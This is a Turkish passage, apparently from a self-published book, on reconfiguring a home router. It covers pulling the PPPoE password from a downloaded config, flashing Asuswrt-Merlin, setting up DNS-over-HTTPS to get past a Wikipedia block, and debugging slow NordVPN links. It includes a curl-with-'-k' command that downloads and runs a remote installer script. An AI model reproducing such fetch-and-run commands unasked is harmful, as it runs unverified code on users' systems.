root kullanıcısı ile arayüze girdikten sonra PPOE kullanıcısının parolası maskeli olduğu için mevcut konfigürasyonu yönlendiriciden indirip içinden PPOE parolasını elde edebildim.

THE BOOK WAS PRODUCED USING PRESSBOOKS.COM







```
427     in "config_map" string ""
428     out "link" "" "/connection/device/table/1/configured/4"
429 }
430 find "/connection/device/table/1/configured/4/layer" {
431     in "type" link "/connection/layer/ip_ipcp"
432     out "/connection/device/table/1/configured/4/layer/3"
433 }
434 find "/connection/device/table/1/configured/4/layer" {
435     in "type" link "/connection/layer/ppp"
436     out "/connection/device/table/1/configured/4/layer/2"
437 }
438 set "/connection/device/table/1/configured/4/layer/2/param/username" string "[redacted]"
439 set "/connection/device/table/1/configured/4/layer/2/param/password" string "[redacted]"
440 set "/connection/device/table/1/configured/4/layer/2/param/service_name" string ""
441 set "/connection/device/table/1/configured/4/layer/2/param/ac_name" string ""
442 set "/connection/device/table/1/configured/4/layer/2/param/padi_timeout" s32 "0"
443 set "/connection/device/table/1/configured/4/layer/2/param/auth_type" string "Auto"
444 set "/connection/device/table/1/configured/4/layer/2/param/mru" u16 "1500"
445 set "/connection/device/table/1/configured/4/layer/2/param/persist" boolean "True"
446 set "/connection/device/table/1/configured/4/layer/2/param/maxfail" u16 "0"
447 set "/connection/device/table/1/configured/4/layer/2/param/demand" boolean "False"
448 set "/connection/device/table/1/configured/4/layer/2/param/idle" u16 "60"
449 set "/connection/device/table/1/configured/4/layer/2/param/proxyarp" boolean "False"
450 set "/connection/device/table/1/configured/4/layer/2/param/debug" boolean "False"
451 set "/connection/device/table/1/configured/4/layer/2/param/keepalive_retry" u16 "5"
452 set "/connection/device/table/1/configured/4/layer/2/param/keepalive_interval" u16 "60"
453 action "/connection/device/table/1/add" {
454     in "index" string "2"
455     in "type" string "DHCP"
456     in "name" string "Management"
457     in "description" string ""
458     in "config_map" string ""
459     out "link" "" "/connection/device/table/1/configured/2"
460 }
```

RT-AC1900U için Asuswrt-Merlin'in web sayfasından ilgili donanım yazılımı sürümünü (RT-AC1900U için RT-AC68U

yazılımı kullanılmalıdır.) indirip, web arayüzü üzerinden sorunsuz bir şekilde kurulumu gerçekleştirdim. Ardından **PPOE** ve **VLAN ID** tanımlarını da yaptıktan sonra yönlendiricinin başarıyla internete bağlanabildiğini gördüm.


Name	Date modified	Type	Size
Changelog-NG.txt	2.2.2019 21:01	Text Document	32 KB
README-merlin.txt	2.2.2019 21:01	Text Document	10 KB
RT-AC68U_384.9_0.trx	2.2.2019 22:20	TRX File	37.052 KB
sha256sum.sha256	2.2.2019 22:20	SHA256 File	1 KB






THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM



THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM



Sıra yönlendiricinin gerçekleştirdiği tüm DNS trafiğini şifreli (Dns over HTTPS – DoH) hale getirmeye geldiğinde ilk işim yönlendiriciye yüklenen paketleri kurabileceğim ve çalıştırabileceğim bir USB disk bağlamak oldu. Ardından komut satırından **entware-setup.sh** komutunu çalıştırarak kurulumu kısa sürede tamamladım. DoH desteğine sahip **dnscrypt-proxy** aracını kurmak için ise **curl -L -s -k -O https://raw.githubusercontent.com/thuantran/dnscrypt-asuswrt-installer/master/installer && sh installer ; rm installer** komutunu çalıştırıp kurulumu gerçekleştirdim. **dnscrypt-proxy** aracının başarıyla çalıştığını teyit etmek için de ülkemizde hala yasaklı olan **wikipedia.org** adresinin ip adresini çözümlemeye çalıştığımda aracın başarıyla çalıştığını gördüm.

```
Router ×
mert@RT-AC1900U-6610:/tmp/home/root# curl -L -s -k -O https://raw.githubusercontent.com/thuantran/dnscrypt-asuswrt-installer/master/installer && sh installer ; rm installer
 Info:  Detected ARMv7 architecture.
 Info:  JFFS custom scripts and configs are already enabled
 Info:  Choose what you want to do:
  1) Install/Update dnscrypt-proxy
  2) Uninstall dnscrypt-proxy
  3) Configure dnscrypt-proxy
  4) Set timezone
  5) Unset timezone
  6) Install (P)RNG
  7) Uninstall (P)RNG
  8) Install swap file
  9) Uninstall ALL
  q) Quit
 =>  Please enter the number designates your selection:. [1-9/q]: 1
 Info:  This operation will install dnscrypt-proxy and related files (<6MB)
 Info:  to jffs, no other data will be changed.
 Info:  Also some start scripts will be installed/modified as required.

 =>  Do you want to install dnscrypt-proxy to /jffs? [y/n]: y
 Info:  manager is up to date. Skipping...
 Info:  Downloading dnscrypt-proxy-linux_arm-2.0.19.tar.gz
 Info:  Downloading public-resolvers.md
 Info:  Downloading public-resolvers.md.minisig
linux-arm/
linux-arm/example-whitelist.txt
linux-arm/example-forwarding-rules.txt
linux-arm/example-cloaking-rules.txt
linux-arm/LICENSE
linux-arm/example-dnscrypt-proxy.toml
linux-arm/example-blacklist.txt
linux-arm/dnscrypt-proxy
 Info:  dnsmasq.postconf file already configured
 Info:  init-start file already configured
 Info:  wan-start file already configured
 Info:  Configuring dnscrypt-proxy...
 Info:  Checking dnscrypt-proxy configuration...
[2019-03-06 16:59:17] [NOTICE] Source [public-resolvers.md] loaded
[2019-03-06 16:59:17] [NOTICE] configuration successfully checked
 Info:  Found previous dnscrypt-proxy config file
 =>  Do you want to use this file without reconfiguring? [y/n]: y
 Info:  Use previous settings file
 Info:  Staring dnscrypt-proxy...

Done.
 Info:  For dnscrypt-proxy version 2 to work reliably, you might also want to:
 Info:   - Add swap
 Info:   - Add a RNG
 Info:   - Set your timezone
 Info:  Operation completed. You can quit or continue
==================================================


 Info:  Choose what you want to do:
  1) Install/Update dnscrypt-proxy
  2) Uninstall dnscrypt-proxy
  3) Configure dnscrypt-proxy
  4) Set timezone
  5) Unset timezone
  6) Install (P)RNG
  7) Uninstall (P)RNG
  8) Install swap file
  9) Uninstall ALL
  q) Quit
 =>  Please enter the number designates your selection:. [1-9/q]: q
 Info:  Operations have been applied if any has been made
 Info:  In case of anomaly, please reboot your router!
```


```
Router × | DO - Yeni | Batcave | Batcave (1)
mert@RT-AC1900U-6610:/jffs/dnscrypt# dig @195.175.39.49 www.wikipedia.org +short
195.175.254.2
mert@RT-AC1900U-6610:/jffs/dnscrypt# dig @8.8.8.8 www.wikipedia.org +short

; <<>> DiG 9.11.5 <<>> @8.8.8.8 www.wikipedia.org +short
; (1 server found)
;; global options: +cmd
;; connection timed out; no servers could be reached
mert@RT-AC1900U-6610:/jffs/dnscrypt# dig @1.1.1.1 www.wikipedia.org +short

; <<>> DiG 9.11.5 <<>> @1.1.1.1 www.wikipedia.org +short
; (1 server found)
;; global options: +cmd
;; connection timed out; no servers could be reached
mert@RT-AC1900U-6610:/jffs/dnscrypt# dig @127.0.0.1 www.wikipedia.org +short
103.102.166.224
mert@RT-AC1900U-6610:/jffs/dnscrypt# ./dnscrypt-proxy -resolve www.wikipedia.org
Resolving [www.wikipedia.org]

Domain exists:  probably not, or blocked by the proxy
Canonical name: www.wikipedia.org.
IP addresses:   103.102.166.224, 2001:df2:e500:ed1a::1
TXT records:    -
Resolver IP:    162.158.250.137
```

Yönlendiricinin etinden sütünden faydalanmak için bir de VPN servisleri ile olan bağlantısını (Netflix kullanıcıları nedenini çok iyi anlayacaklardır. :)) test etmeye karar verdim. Bunun için ABD seyahatim esnasında televizyonda çokça reklamını gördüğüm NordVPN VPN servis sağlayıcısına üye oldum. Asuswrt-Merlin kullanıcıları için özel olarak oluşturdukları yardım sayfasındaki adımları gerçekleştirdikten sonra yönlendiricinin NordVPN sunucularından biriyle başarıyla bağlantı kurmasını sağladım.

NordVPN ile bağlantı kurduktan sonra internet bağlantımın herhangi bir web sitesine bağlanamayacak şekilde aşırı derecede yavaşladığını farkettim. “Bu VPN sunucusunda problem var sanırım”, “Bu VPN sunucusu da mı yavaş ?” derken bağlandığım 10’a yakın sunucudan web sitelerine bağlanamadığımı farkettim. Tam NordVPN’in hizmet kalitesini sorgulamaya başlamışken bir anda aklıma sosyal medyada VPN servislerinin yavaşlatıldığı iddialarına yönelik okuduğum mesajlardan biri geldi.


THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM
THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM

Bağlandığım NordVPN sunucularından Google'ın DNS sunucusu olan **8.8.8.8** ip adresini pinglediğimde sürelerin katlanarak arttığını farkettim.



THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM

```
mert@RT-AC1900U-6610:/tmp/home/root# route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
                *               255.255.255.255 UH    0      0        0 ppp0
176.113.74.237                  255.255.255.255 UGH   0      0        0 ppp0
192.168.1.0     *               255.255.255.0   U     0      0        0 br0
10.7.3.0        *               255.255.255.0   U     0      0        0 tun12
169.254.0.0     *               255.255.0.0     U     0      0        0 vlan3001
127.0.0.0       *               255.0.0.0       U     0      0        0 lo
default                         0.0.0.0         UG    0      0        0 ppp0
mert@RT-AC1900U-6610:/tmp/home/root# ping -I tun12 8.8.8.8
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: seq=0 ttl=55 time=6648.268 ms
64 bytes from 8.8.8.8: seq=1 ttl=55 time=5648.283 ms
64 bytes from 8.8.8.8: seq=2 ttl=55 time=4648.953 ms
64 bytes from 8.8.8.8: seq=3 ttl=55 time=12224.073 ms
64 bytes from 8.8.8.8: seq=4 ttl=55 time=11224.201 ms
64 bytes from 8.8.8.8: seq=5 ttl=55 time=10224.202 ms
64 bytes from 8.8.8.8: seq=6 ttl=55 time=9614.864 ms
64 bytes from 8.8.8.8: seq=7 ttl=55 time=12234.947 ms
64 bytes from 8.8.8.8: seq=8 ttl=55 time=11235.023 ms
64 bytes from 8.8.8.8: seq=9 ttl=55 time=10235.036 ms
64 bytes from 8.8.8.8: seq=10 ttl=55 time=9235.121 ms
64 bytes from 8.8.8.8: seq=11 ttl=55 time=16509.917 ms
64 bytes from 8.8.8.8: seq=12 ttl=55 time=15509.886 ms
64 bytes from 8.8.8.8: seq=13 ttl=55 time=14510.849 ms
64 bytes from 8.8.8.8: seq=14 ttl=55 time=13510.848 ms
64 bytes from 8.8.8.8: seq=15 ttl=55 time=12510.775 ms
64 bytes from 8.8.8.8: seq=16 ttl=55 time=11512.011 ms
64 bytes from 8.8.8.8: seq=17 ttl=55 time=10513.375 ms
64 bytes from 8.8.8.8: seq=18 ttl=55 time=9513.429 ms
64 bytes from 8.8.8.8: seq=19 ttl=55 time=8513.435 ms
64 bytes from 8.8.8.8: seq=20 ttl=55 time=13145.176 ms
64 bytes from 8.8.8.8: seq=21 ttl=55 time=12145.169 ms
64 bytes from 8.8.8.8: seq=22 ttl=55 time=11147.973 ms
64 bytes from 8.8.8.8: seq=23 ttl=55 time=10147.933 ms
64 bytes from 8.8.8.8: seq=24 ttl=55 time=9147.860 ms
64 bytes from 8.8.8.8: seq=25 ttl=55 time=8147.774 ms
64 bytes from 8.8.8.8: seq=26 ttl=55 time=7147.687 ms
64 bytes from 8.8.8.8: seq=27 ttl=55 time=11516.101 ms
64 bytes from 8.8.8.8: seq=28 ttl=55 time=11761.391 ms
64 bytes from 8.8.8.8: seq=29 ttl=55 time=10761.391 ms
64 bytes from 8.8.8.8: seq=30 ttl=55 time=9761.313 ms
64 bytes from 8.8.8.8: seq=31 ttl=55 time=8761.224 ms
64 bytes from 8.8.8.8: seq=32 ttl=55 time=7761.279 ms
64 bytes from 8.8.8.8: seq=33 ttl=55 time=9896.576 ms
64 bytes from 8.8.8.8: seq=34 ttl=55 time=8896.620 ms
64 bytes from 8.8.8.8: seq=35 ttl=55 time=7898.961 ms
64 bytes from 8.8.8.8: seq=36 ttl=55 time=6898.912 ms
64 bytes from 8.8.8.8: seq=37 ttl=55 time=5898.834 ms
64 bytes from 8.8.8.8: seq=38 ttl=55 time=4898.749 ms
64 bytes from 8.8.8.8: seq=39 ttl=55 time=16923.183 ms
64 bytes from 8.8.8.8: seq=40 ttl=55 time=15923.461 ms
64 bytes from 8.8.8.8: seq=41 ttl=55 time=14924.623 ms
64 bytes from 8.8.8.8: seq=42 ttl=55 time=13924.561 ms
64 bytes from 8.8.8.8: seq=43 ttl=55 time=29231.054 ms
64 bytes from 8.8.8.8: seq=44 ttl=55 time=28231.044 ms
64 bytes from 8.8.8.8: seq=45 ttl=55 time=27231.986 ms
64 bytes from 8.8.8.8: seq=46 ttl=55 time=26231.979 ms
64 bytes from 8.8.8.8: seq=47 ttl=55 time=31198.969 ms
64 bytes from 8.8.8.8: seq=48 ttl=55 time=30198.990 ms
64 bytes from 8.8.8.8: seq=49 ttl=55 time=29198.962 ms
64 bytes from 8.8.8.8: seq=50 ttl=55 time=28198.983 ms
64 bytes from 8.8.8.8: seq=51 ttl=55 time=27198.956 ms
64 bytes from 8.8.8.8: seq=52 ttl=55 time=26201.187 ms
64 bytes from 8.8.8.8: seq=53 ttl=55 time=25201.248 ms
64 bytes from 8.8.8.8: seq=54 ttl=55 time=24201.256 ms
^C
--- 8.8.8.8 ping statistics ---
80 packets transmitted, 55 packets received, 31% packet loss
```





```
mert@RT-AC1900U-6610:/tmp/home/root# route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
139.28.218.44   [redacted]      255.255.255.255 UGH   0      0        0 ppp0
[redacted]      *               255.255.255.255 UH    0      0        0 ppp0
192.168.1.0     *               255.255.255.0   U     0      0        0 br0
10.7.7.0        *               255.255.255.0   U     0      0        0 tun14
169.254.0.0     *               255.255.0.0     U     0      0        0 vlan3001
127.0.0.0       *               255.0.0.0       U     0      0        0 lo
default         [redacted]      0.0.0.0         UG    0      0        0 ppp0
mert@RT-AC1900U-6610:/tmp/home/root# ping -I tun14 8.8.8.8
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: seq=47 ttl=117 time=866.553 ms
64 bytes from 8.8.8.8: seq=48 ttl=117 time=1191.751 ms
64 bytes from 8.8.8.8: seq=49 ttl=117 time=2292.490 ms
64 bytes from 8.8.8.8: seq=50 ttl=117 time=31483.191 ms
64 bytes from 8.8.8.8: seq=52 ttl=117 time=29483.216 ms
64 bytes from 8.8.8.8: seq=53 ttl=117 time=34078.320 ms
64 bytes from 8.8.8.8: seq=54 ttl=117 time=33078.304 ms
64 bytes from 8.8.8.8: seq=55 ttl=117 time=32078.228 ms
64 bytes from 8.8.8.8: seq=56 ttl=117 time=31078.140 ms
64 bytes from 8.8.8.8: seq=57 ttl=117 time=30078.070 ms
```

NordVPN'in Double VPN özelliğine sahip sunucularından birine bağlandığımda bu defa ping süresinin çok daha makul seviyelerde olduğunu ve web sitelerine bağlanabildiğimi gördüm. Başka bir

Double VPN sunucusuna bağlandığımda ise bu yine bağlantımın inanılmaz derecede yavaş olduğunu farkettim. İki vpn sunucusunun OpenVPN bağlantı ayarlarını kıyasladığımda, mesaj doğrulamasında kullanılan **AUTH** parametresinin (HMAC digest algorithm) farklı (**SHA512** yerine **SHA1**) olduğunu tespit ettim. Tüm NordVPN sunucularının arasından **AUTH** parametresinin **SHA1** olanlarına bağlanmayı denediğimde bağlantının yavaşlamadığını dolayısıyla bu yavaşlamayı tetikleyen unsurun **SHA512** algoritması ile ilişkili olabileceğine kanaat getirdim.

PING sürelerinin gecikmesine neyin sebep olabileceğini LinkedIn üzerinden sorduğumda genel olarak gelen yanıtlar; hattın sature olabileceği, aradaki yönlendiricinin bozuk olabileceği, ethernet kartında sorun olabileceği, yerel ağda topraklama sorunu olabileceği, firewall bağlantı listesinin dolduğu, sistemin saldırı altında olabileceği oldu. Ben de paylaştığım ekran görüntüleri ve Linkedin'den gelen yorumlar ışığında bu gecikmeye neyin sebep olduğunun bulunmasını, alıştırma olması adına siz sevgili okurlarıma bırakmaya karar verdim.



THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM

```
mert@RT-AC1900U-6610:/tmp/home/root# route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
68.168.114.37   [redacted]      255.255.255.255 UGH   0      0        0 ppp0
[redacted]                      255.255.255.255 UH    0      0        0 ppp0
192.168.1.0     *               255.255.255.0   U     0      0        0 br0
10.7.7.0        *               255.255.255.0   U     0      0        0 tun13
169.254.0.0     *               255.255.0.0     U     0      0        0 vlan3001
127.0.0.0       *               255.0.0.0       U     0      0        0 lo
default         [redacted]      0.0.0.0         UG    0      0        0 ppp0
mert@RT-AC1900U-6610:/tmp/home/root# ping -I tun13 8.8.8.8
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: seq=0 ttl=121 time=416.562 ms
64 bytes from 8.8.8.8: seq=1 ttl=121 time=163.178 ms
64 bytes from 8.8.8.8: seq=2 ttl=121 time=227.239 ms
64 bytes from 8.8.8.8: seq=3 ttl=121 time=163.491 ms
64 bytes from 8.8.8.8: seq=4 ttl=121 time=164.102 ms
64 bytes from 8.8.8.8: seq=5 ttl=121 time=163.397 ms
64 bytes from 8.8.8.8: seq=6 ttl=121 time=163.538 ms
64 bytes from 8.8.8.8: seq=7 ttl=121 time=165.894 ms
64 bytes from 8.8.8.8: seq=8 ttl=121 time=163.354 ms
64 bytes from 8.8.8.8: seq=9 ttl=121 time=163.095 ms
64 bytes from 8.8.8.8: seq=10 ttl=121 time=163.285 ms
64 bytes from 8.8.8.8: seq=11 ttl=121 time=180.063 ms
64 bytes from 8.8.8.8: seq=12 ttl=121 time=163.515 ms
64 bytes from 8.8.8.8: seq=13 ttl=121 time=183.941 ms
64 bytes from 8.8.8.8: seq=14 ttl=121 time=163.153 ms
64 bytes from 8.8.8.8: seq=15 ttl=121 time=164.452 ms
64 bytes from 8.8.8.8: seq=16 ttl=121 time=239.481 ms
64 bytes from 8.8.8.8: seq=17 ttl=121 time=247.684 ms
64 bytes from 8.8.8.8: seq=18 ttl=121 time=229.615 ms
64 bytes from 8.8.8.8: seq=19 ttl=121 time=163.541 ms
64 bytes from 8.8.8.8: seq=20 ttl=121 time=308.787 ms
64 bytes from 8.8.8.8: seq=21 ttl=121 time=163.751 ms
64 bytes from 8.8.8.8: seq=22 ttl=121 time=164.228 ms
64 bytes from 8.8.8.8: seq=23 ttl=121 time=189.868 ms
64 bytes from 8.8.8.8: seq=24 ttl=121 time=163.761 ms
64 bytes from 8.8.8.8: seq=25 ttl=121 time=163.222 ms
64 bytes from 8.8.8.8: seq=26 ttl=121 time=163.220 ms
64 bytes from 8.8.8.8: seq=27 ttl=121 time=163.683 ms
64 bytes from 8.8.8.8: seq=28 ttl=121 time=163.683 ms
64 bytes from 8.8.8.8: seq=29 ttl=121 time=163.792 ms
64 bytes from 8.8.8.8: seq=30 ttl=121 time=163.429 ms
64 bytes from 8.8.8.8: seq=31 ttl=121 time=325.651 ms
64 bytes from 8.8.8.8: seq=32 ttl=121 time=178.039 ms
64 bytes from 8.8.8.8: seq=33 ttl=121 time=163.946 ms
64 bytes from 8.8.8.8: seq=34 ttl=121 time=163.651 ms
64 bytes from 8.8.8.8: seq=35 ttl=121 time=163.740 ms
64 bytes from 8.8.8.8: seq=36 ttl=121 time=340.520 ms
64 bytes from 8.8.8.8: seq=37 ttl=121 time=236.380 ms
64 bytes from 8.8.8.8: seq=38 ttl=121 time=433.735 ms
64 bytes from 8.8.8.8: seq=39 ttl=121 time=163.266 ms
64 bytes from 8.8.8.8: seq=40 ttl=121 time=163.345 ms
64 bytes from 8.8.8.8: seq=41 ttl=121 time=163.188 ms
64 bytes from 8.8.8.8: seq=42 ttl=121 time=163.783 ms
64 bytes from 8.8.8.8: seq=43 ttl=121 time=163.224 ms
64 bytes from 8.8.8.8: seq=44 ttl=121 time=163.706 ms
64 bytes from 8.8.8.8: seq=45 ttl=121 time=164.327 ms
64 bytes from 8.8.8.8: seq=46 ttl=121 time=163.542 ms
^C
--- 8.8.8.8 ping statistics ---
47 packets transmitted, 47 packets received, 0% packet loss
round-trip min/avg/max = 163.095/194.426/433.735 ms
```

